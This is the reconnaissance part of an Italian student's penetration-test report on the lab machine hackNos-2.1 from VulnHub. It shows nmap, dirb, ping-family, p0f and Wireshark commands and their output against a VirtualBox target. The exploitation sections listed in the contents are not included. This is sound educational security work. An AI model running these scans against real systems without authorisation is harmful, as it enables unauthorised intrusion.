

hackNos-2.1

Narrative

Candidato: Felice Ferrara

Anno: 2019/2020

Sommario

1. Target Scoping.....	
1.1_ Raccolta dei Requisiti.....	
1.2_ Preparazione del Test Plan.....	
1.3_ Definizione dei confini del Test.....	
1.4_ Definizione degli obiettivi di business.....	
2. Information Gathering.....	
2.1_ Identificazione IP della macchina target.....	
2.2_ Informazioni Macchina Target.....	
3. Target Discovery.....	
3.1_ Verifica disponibilità della Macchina.....	
3.2_ OS Fingerprinting.....	
4. Enumerating Target e Port Scanning.....	
4.1_ Comando nmap e Servizio ssh.....	
4.1.1_ Servizio ssh.....	
4.1.2_ nmap.....	
5. Vulnerability Mapping.....	
5.1_ Analisi Manuale delle Vulnerabilità.....	
5.2_ Analisi Automatica delle Vulnerabilità	
5.3_ Analisi delle Applicazioni Web	
6. Target Exploitation.....	
6.1_ Local File Inclusion.....	
7. Post Exploitation.....	
7.1_ Password Cracking.....	
7.1.1_ Identificazione formato hash.....	
7.1.2_ John.....	
7.1.3_ Utilizzo Servizio ssh.....	
7.2_ Vertical Privilege Escalation.....	
7.2.1_ User Flag.....	
7.3_ Horizontal Privilege Escalation.....	
7.3.1_ Root Flag.....	

1. Target Scoping

1.1_ Raccolta dei Requisiti

Vengono raccolte le informazioni riguardanti i requisiti del cliente. Esso è colui che commissiona il Penetration Testing su un sistema da lui scelto.


In questo scenario (accademico), il cliente sono io e il sistema su cui eseguire il Penetration Testing è un sistema vulnerabile by design scelto sulla piattaforma “vulnhub”.

In genere si opera sottoponendo questionari al cliente e/o al personale della società se esiste al fine di effettuare un’analisi informativa, ma in questo caso l’analisi preliminare del sistema verrà effettuata sulla base delle informazioni disponibili su “vulnhub”.


Le operazioni verranno effettuate all’interno del sistema controllato Oracle VirtualBox che offre diversi vantaggi, come la possibilità di utilizzare istantanee per tornare a stati precedenti della macchina eventualmente compromessa.

Visto che il Pentester (me medesimo) non possiede alcuna informazione circa l’asset da testare, si seguirà un approccio di *testing “black-box”*.

La macchina del Pentester possiede il sistema operativo Kali Linux basato su Debian 64-bit. Come precedentemente accennato gira tutto all’interno di VirtualBox.



La rete dell’ambiente contenente la macchina target e la macchina del Pentester è “Rete Corso”



1.2 Preparazione del Test Plan

Dato lo scenario accademico questa fase non rispecchia la realtà.

Le fasi di test sono quelle elencate e documentate nel corso universitario.

Non sono presenti eventuali spese economiche.

La durata del Penetration Testing non è stimata.

Non è presente un eventuale “Non-Disclosure Agreement (NDA)” dato che il cliente e il Pentester sono la stessa persona, ovvero me medesimo.

1.3 Definizione dei confini del Test

Non sono presenti limiti specifici; si procederà cercando di percorrere due strade:

- Analizzare e attaccare il sistema utilizzando al meglio i mezzi a propria disposizione, ovvero quelli suggeriti dal corso.
- Individuare quante più vulnerabilità possibili al fine di sfruttarle per raggiungere gli obiettivi.

1.4 Definizione degli Obiettivi di Business

Ancora una volta si fa riferimento allo scenario accademico con conseguente mancanza di una commissione da parte di un eventuale cliente. Quindi gli obiettivi sono quelli definiti in accordanza con il referente accademico, che nel caso in esame è il Prof Arcangelo Castiglione. Tali obiettivi coincidono con quelli presenti sulla piattaforma di riferimento per il caso d'esame scelto.

L'attività è del tipo “CTF-Capture the Flag”.

Quindi si presuppone di ottenere l'accesso alla macchina target come root e di procedere con la lettura dei file “first user” e “second root”.

Tenendo come riferimento il punto 1.2, durante il raggiungimento degli obiettivi si cercherà comunque di fornire più informazioni possibili.

2. Information Gathering

Procediamo con il raccogliere informazioni riguardo l'asset da analizzare (DNS, indirizzi IP, configurazioni usate etc...). Generalmente le informazioni si dividono tra quelle di infrastruttura e quelle di contatto (relative alle persone appartenenti all'infrastruttura).

2.1 Identificazione dell'indirizzo IP della macchina target

Utilizzo del comando *nmap* per l'individuazione degli host attivi in un determinato intervallo di rete.

Il risultato del comando dovrà portare alla scoperta dell'indirizzo IP desiderato.

```
→ ~ nmap -sP 10.0.2.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-14 15:36 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00048s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00064s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00063s latency).
MAC Address: 08:00:27:7D:4A:0D (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.7
Host is up (0.00072s latency).
MAC Address: 08:00:27:5F:4D:5B (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.11 seconds
```

Sappiamo che 10.0.2.15 è l'indirizzo della macchina Kali.

È possibile controllarlo anche eseguendo il comando “*ifconfig*”

```
→ ~ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet [REDACTED] netmask 255.255.255.0 broadcast 10.0.2.255
```

Gli indirizzi 10.0.2.1, 10.0.2.2 e 10.0.2.3 sono quelli fittizi creati da VirtualBox.


Per verificare la disponibilità della macchina target è possibile usare il comando “*ping*”
Questa operazione rientra nella fase del Target Discovery, però può esserci di aiuto già qui per
ottenere informazioni sull'asset.

```
→ ~ ping -c 1 10.0.2.7
PING 10.0.2.7 (10.0.2.7) 56(84) bytes of data.
64 bytes from 10.0.2.7: icmp_seq=1 ttl=64 time=0.827 ms
--- 10.0.2.7 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.827/0.827/0.827/0.000 ms
```

Analizzando l'output risultante si nota che è stata inviata una sola richiesta echo ed è stata ricevuta una sola risposta. Nessun pacchetto è andato perso (0%).

2.2_ Informazioni Macchina Target

Inserendo l'IP trovato sulla search-bar del browser



notiamo che è attivo Apache2.

~

Proseguendo possiamo enumerare le directory eseguendo il comando “dirb”. Potevamo anche prima verificare le porte aperte e poi lanciare l’enumerazione su queste.


```
sh ~ dirb http://10.0.2.7
-----
DIRB v2.22
By The Dark Raver
-----
START_TIME: Wed Apr 15 14:53:58 2020
URL_BASE: http://10.0.2.7/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
GENERATED WORDS: 4612
----- Scanning URL: http://10.0.2.7/ -----
+ http://10.0.2.7/index.html (CODE:200|SIZE:10918)
+ http://10.0.2.7/server-status (CODE:403|SIZE:273)
==> DIRECTORY: http://10.0.2.7/tsweb/
-----
----- Entering directory: http://10.0.2.7/tsweb/
+ http://10.0.2.7/tsweb/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://10.0.2.7/tsweb/wp-admin/
==> DIRECTORY: http://10.0.2.7/tsweb/wp-content/
==> DIRECTORY: http://10.0.2.7/tsweb/wp-includes/
+ http://10.0.2.7/tsweb/xmlrpc.php (CODE:405|SIZE:42)
```

Viene mostrato l’output parziale contenente solo informazioni utili.

Ciò viene filtrato osservando la “SIZE”.

Dove essa ha valore pari a 0 vuol dire che non ci sono informazioni utili ricavabili.

Di seguito sono mostrati i risultati degli url <http://10.0.2.7/tsweb> e <http://10.0.2.7/tsweb/xmlrpc.php>.



The screenshot shows a web application interface. At the top, there is a navigation bar with links for Home, About, Blog-hackNos, Menu, and Search. Below the navigation bar, the title "Bug-find" is displayed. A large red rectangular area covers the main content area, obscuring specific details. To the right of this red area, there is a login form. The login form includes fields for "Username or Email Address" and "Password", a "Remember Me" checkbox, and a "Log In" button. Below the login form, there are links for "Lost your password?" and "← Back to hackNos-2".

Possiamo ad esempio affermare che è presente “Wordpress”. L’informazione “Wordpress” è utile in quanto potrebbero essere presenti *vulnerabilità* note del CMS open source e scovabili con la Web Applications Analysis.

All’url <http://10.0.2.7/server-status> ci viene restituito



The screenshot shows a 403 Forbidden error page. The title "Forbidden" is prominently displayed at the top. Below it, the message "You don't have permission to access this resource." is shown. A horizontal line separates this from the server information below. The server information reads "Apache/2.4.29 (Ubuntu) Server at 10.0.2.7 Port 80".

~

Come altre informazioni riguardanti la macchina target nella fase di Information Gathering possono prendere parte comandi del tipo “host” o “dig”.

Altre informazioni sono quelle utili a capire il funzionamento della rete, quelle dell’instradamento del traffico tra la macchina tester e la macchina target oppure quelle riguardanti le barriere (es. firewall).

3. Target Discovery

Avendo acquisito conoscenza sulla rete target, vado ad individuare quali macchine sono disponibili (anche se alcune operazioni per fare ciò sono state fatte precedentemente). Altra operazione nota in questa fase è il riconoscimento del sistema operativo in uso.

3.1_ Verifica disponibilità della macchina

Come accennato in precedenza, il comando “ping” fa parte della fase di Target Discovery. In combinazione al comando possiamo utilizzare il network sniffer chiamato “Wireshark”. Come filtro impostiamo ICMP, ovvero il tipo di pacchetti in transito che lo sniffer si aspetta.

The screenshot shows the Wireshark interface with a capture filter set to "icmp". The packet list shows two ICMP packets: one request from 10.0.2.15 to 10.0.2.7, and one reply from 10.0.2.7 to 10.0.2.15. Below the Wireshark window is a terminal window showing the output of a "ping -c 1 10.0.2.7" command, which successfully pings the target host.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.0.2.15	10.0.2.7	ICMP	98	Echo (ping) request id=0x07a7, seq=1/256, ttl=64 (reply in progress)
2	0.000362025	10.0.2.7	10.0.2.15	ICMP	98	Echo (ping) reply id=0x07a7, seq=1/256, ttl=64 (request in progress)

```
root@kali:~\n→ ~ ping -c 1 10.0.2.7\nPING 10.0.2.7 (10.0.2.7) 56(84) bytes of data.\n64 bytes from 10.0.2.7: icmp_seq=1 ttl=64 time=2.43 ms\n\n--- 10.0.2.7 ping statistics ---\n1 packets transmitted, 1 received, 0% packet loss, time 0ms\nrtt min/avg/max/mdev = 2.428/2.428/2.428/0.000 ms
```

No.	Time	Source	Destination	Protocol
1	0.0000000000	10.0.2.15	10.0.2.7	ICMP
2	0.000362025	10.0.2.7	10.0.2.15	ICMP

Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface br0
 Ethernet II, Src: PcsCompu_fe:78:0d (08:00:27:fe:78:0d), Dst: PcsCompu_00:0c:0c (08:00:27:00:0c:0c)
 Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.7
 Internet Control Message Protocol
 Type: 8 (Echo (ping) request)
 Code: 0
 Checksum: 0xa4f1 [correct]
 [Checksum Status: Good]
 Identifier (BE): 1959 (0x07a7)
 Identifier (LE): 42759 (0xa707)
 Sequence number (BE): 1 (0x0001)
 Sequence number (LE): 256 (0x0100)
 [Response frame: 2]
 Timestamp from icmp data: Apr 20, 2020 11:20:15.000000000 EDT
 [Timestamp from icmp data (relative): 0.819013653 seconds]
 Data (48 bytes)

Altro comando che seguono la serie “ping” sono “arping”, “fping”, “nping” e “hping3”. “Arping” verifica la disponibilità di un host all’interno della rete LAN restituendo anche l’indirizzo MAC.

Anche qui è possibile utilizzare “Wireshark” in combinazione con esso.

```
→ ~ arping 10.0.2.7 -c 1
ARPING 10.0.2.7
60 bytes from 08:00:27:5f:4d:5b (10.0.2.7): index=0 time
=568.606 usec

--- 10.0.2.7 statistics ---
1 packets transmitted, 1 packets received, 0% unanswered (0 extra)
rtt min/avg/max/std-dev = 0.569/0.569/0.569/0.000 ms
```

```
→ ~ fping -s 10.0.2.7
10.0.2.7 is alive
    1 targets
    1 alive
    0 unreachable
    0 unknown addresses
    0 timeouts (waiting for response)
    1 ICMP Echos sent
    1 ICMP Echo Replies received
    0 other ICMP received
0.73 ms (min round trip time)
0.73 ms (avg round trip time)
0.73 ms (max round trip time)
0.001 sec (elapsed real time)
```

“hping3” effettua diverse operazioni come “Port-Scanning”, interazione con protocol o firewall evaluation.

```
→ ~ hping3 -1 10.0.2.7 -c 1
HPING 10.0.2.7 (eth0 10.0.2.7): icmp mode set, 28 header
s + 0 data bytes
len=46 ip=10.0.2.7 ttl=64 id=11942 icmp_seq=0 rtt=7.0 ms

--- 10.0.2.7 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet los
s
round-trip min/avg/max = 7.0/7.0/7.0 ms
```

Stesso risultato per “nping”. Inoltre, questo può essere usato per effettuare “Stress Testing” o attacchi “DoS”.

```
→ ~ nping -c 1 10.0.2.7

Starting Nping 0.7.80 ( https://nmap.org/nping ) at 2020
-04-20 17:27 EDT
SENT (0.0357s) ICMP [10.0.2.15 > 10.0.2.7 Echo request (type=8/code=0) id=2793 seq=1] IP [ttl=64 id=50653 iplen=28 ]
RCVD (0.0363s) ICMP [10.0.2.7 > 10.0.2.15 Echo reply (type=0/code=0) id=2793 seq=1] IP [ttl=64 id=41654 iplen=28 ]

Max rtt: 0.591ms | Min rtt: 0.591ms | Avg rtt: 0.591ms
Raw packets sent: 1 (28B) | Rcvd: 1 (46B) | Lost: 0 (0.0
0%)
Nping done: 1 IP address pinged in 1.07 seconds
```

3.2_ OS Fingerprinting


Un modo semplicissimo per l'identificazione del Sistema Operativo è quello di usare “p0f”. p0f è un tool basato sull'analisi dei pacchetti TCP inviati durante le attività di rete; nel caso in esame accediamo digitando l'url trovato.

Esso è un OS Fingerprinting Passivo.

```
→ ~ p0f
--- p0f 3.09b by Michal Zalewski <lcamtuf@coredump.cx> --
-- 

[+] Closed 1 file descriptor.
[+] Loaded 322 signatures from '/etc/p0f/p0f.fp'.
[+] Intercepting traffic on default interface 'eth0'.
[+] Default packet filtering configured [+VLAN].
[+] Entered main event loop.

.-[ 10.0.2.15/37890 -> 10.0.2.7/80 (syn) ]-
| client    = 10.0.2.15/37890
| os        = Linux 2.2.x-3.x
| dist      = 0
| params    = generic
| raw_sig   = 4:64+0:0:1460:mss*44,7:mss,sok,ts,nop,ws:df
| . . .
| . . .

hackNos-2 - hackNos.com - Mozilla Firefox
hackNos-2 - hackNos.com + 10.0.2.7/testweb/
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU
hackNos-2 hackNos.com Home About Blog-hackNos ... Menu Search

```

Come OS Fingerprinting Attivo abbiamo “nmap”.

```
→ ~ nmap -O 10.0.2.7
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-20 18:02 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00087s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:5F:4D:5B (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.2 - 4.9 (96%), Linux 2.6.32 - 3.10 (96%), Linux 2.6.32 (96%), Synology DiskStation Manager 5.2-5644 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Linux 3.4 - 3.10 (94%), Linux 2.6.32 - 2.6.35 (94%), Linux 2.6.32 - 3.5 (94%)
No exact OS matches for host (test conditions non-ideal)
.
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.68 seconds
```

Dall'unione dei results set dei comandi possiamo vedere che la versione della distro linux “potrebbe” avere una versione compresa tra 2.2.x e 4.9

4. Enumerating Target and Port Scanning

Acquisire il maggior numero possibile di informazioni riguardanti i servizi disponibili sulle macchine attive. Tali informazioni potranno essere utilizzate per individuare potenziali vulnerabilità relative a questi servizi. Ciascun servizio è erogato generalmente come porta.

4.1_ Comando nmap e servizio ssh

Lanciando nmap direttamente sull'IP della macchina target otteniamo informazioni aggiuntive

```
→ ~ nmap 10.0.2.7
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-15 15:55 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00060s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:5F:4D:5B (Oracle VM VirtualBox virtual NIC)
```

4.1.1_ Servizio ssh

Sulla porta 22 è aperto un servizio “ssh”.

Ssh sta per Secure Shell ed è un protocollo di rete che permette di stabilire una sessione remota cifrata tramite interfaccia a riga di comando con un altro host di rete.

La comunicazione, dall'autenticazione alla sessione, avviene in maniera cifrata.

Oggi ssh è diventato uno standard per l'amministrazione remota di sistemi unix e di dispositivi di rete.

Di default è associato alla porta 22 con protocollo TCP/UDP.

Questo servizio potrebbe essere sfruttato in seguito.

4.1.2_ nmap

Come già accennato nmap è un potente strumento per ottenere informazioni.

È usato per il port-scanning, per il service/version detection, per l'OS F., per il network traceroute etc....

Il comando “nmap”, come anche il comando “ping”, è utilizzabile in combinazione con “Wireshark”.

```

1975 0.137809107 10.0.2.7      10.0.2.15      TCP      60 9000 - 53699 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1976 0.137817664 10.0.2.7      10.0.2.15      TCP      60 6646 - 53699 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1977 0.137828668 10.0.2.7      10.0.2.15      TCP      60 8862 - 53699 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1978 0.137823661 10.0.2.7      10.0.2.15      TCP      60 15063 - 53699 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1979 0.137826564 10.0.2.7      10.0.2.15      TCP      60 10069 - 53699 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1980 0.137829328 10.0.2.7      10.0.2.15      TCP      60 1719 - 53699 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1981 0.137832235 10.0.2.7      10.0.2.15      TCP      60 1790 - 53699 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1982 0.137835050 10.0.2.7      10.0.2.15      TCP      60 5099 - 53699 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1983 0.137837839 10.0.2.7      10.0.2.15      TCP      60 5093 - 53699 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1984 0.137840672 10.0.2.7      10.0.2.15      TCP      60 1829 - 53699 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1985 0.137843649 10.0.2.7      10.0.2.15      TCP      60 900 - 53699 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1986 0.137951569 10.0.2.15     10.0.2.7      TCP      58 53699 - 32772 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1987 0.137954867 10.0.2.15     10.0.2.7      TCP      58 53699 - 3984 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1988 0.137956476 10.0.2.15     10.0.2.7      TCP      58 53699 - 3873 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1989 0.138067215 10.0.2.7      10.0.2.15      TCP      60 1717 - 53699 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1990 0.138142113 10.0.2.7      10.0.2.15      TCP      60 1145 - 53699 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1991 0.138149883 10.0.2.7      10.0.2.15      TCP      60 563 - 53699 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1992 0.138152188 10.0.2.7      10.0.2.15      TCP      60 444 - 53699 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1993 0.138154990 10.0.2.7      10.0.2.15      TCP      60 5101 - 53699 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1994 0.138157586 10.0.2.7      10.0.2.15      TCP      60 1093 - 53699 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1995 0.138160213 10.0.2.7      10.0.2.15      TCP      60 1141 - 53699 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1996 0.138163169 10.0.2.7      10.0.2.15      TCP      60 2090 - 53699 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Frame 1965: 56 bytes on wire (464 bits), 58 bytes captured (464 bits) on interface 0
Ethernet II, Src: PcsCompu_fe:78:0d (08:00:27:5f:4d:5b), Dst: PcsCompu_5f:4d:5b (08:00:27:5f:4d:5b)
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.7
Transmission Control Protocol, Src Port: 53699, Dst Port: 1093, Seq: 0, Len: 0

root@kali: ~
→ ~ nmap 10.0.2.7
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-21 05:56 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00067s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:5F:4D:5B (Oracle VirtualBox virtual NIC)

